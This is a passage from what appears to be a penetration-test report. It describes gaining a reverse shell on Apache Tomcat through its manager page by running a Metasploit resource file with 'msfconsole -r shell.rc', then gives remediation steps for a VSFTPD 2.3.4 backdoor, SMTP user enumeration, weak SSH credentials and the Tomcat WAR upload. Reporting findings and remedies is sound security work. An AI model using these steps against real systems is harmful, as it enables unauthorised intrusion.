


Figure 9: Tomcat Manger Page

We then created a shell.rc file with all the exploit commands.




Figure 9: shell.rc file

We then ran the command “msfconsole -r shell.rc” to run the shell.rc in the kali console, then ran the exploit to gain access to the command line. We then made sure we were successful by running the “whoami” command to ensure we exploited Tomcat.




Figure 9: Command Line

Remediation

Who:	IT Team
Vector:	Remote
Action:	Item 1: VSFTP version 2.3.4 backdoor was exploited by breachlock. We recommend DC to upgrade to a more secure version Item 2: The SMTP allowed breachlock to exploit, find and very all the valid usernames. We recommend to upgrade to a more secure version to prevent this loss of personal information. Item 3: The SSH service allowed breachlock to provide a list of usernames and passwords to attempt to login, and breachlock was able to successfully access the machine. We recommend DC require strong usernames and passwords to prevent this attack in the future. Item 4: Tomcat was exploited by importing a war file which in turn set up to initiate a reverse TCP shell. Breachlock recommend DC to upgrade to a more secure version of Tomcat to prevent this attack in the future.

Additional Reports and Scans (Informational)

BLS provides all clients with all report information gathered during testing. This includes vulnerability scans and a detailed findings spreadsheet. For more information, please see the following documents:

- Cloud Security Notes

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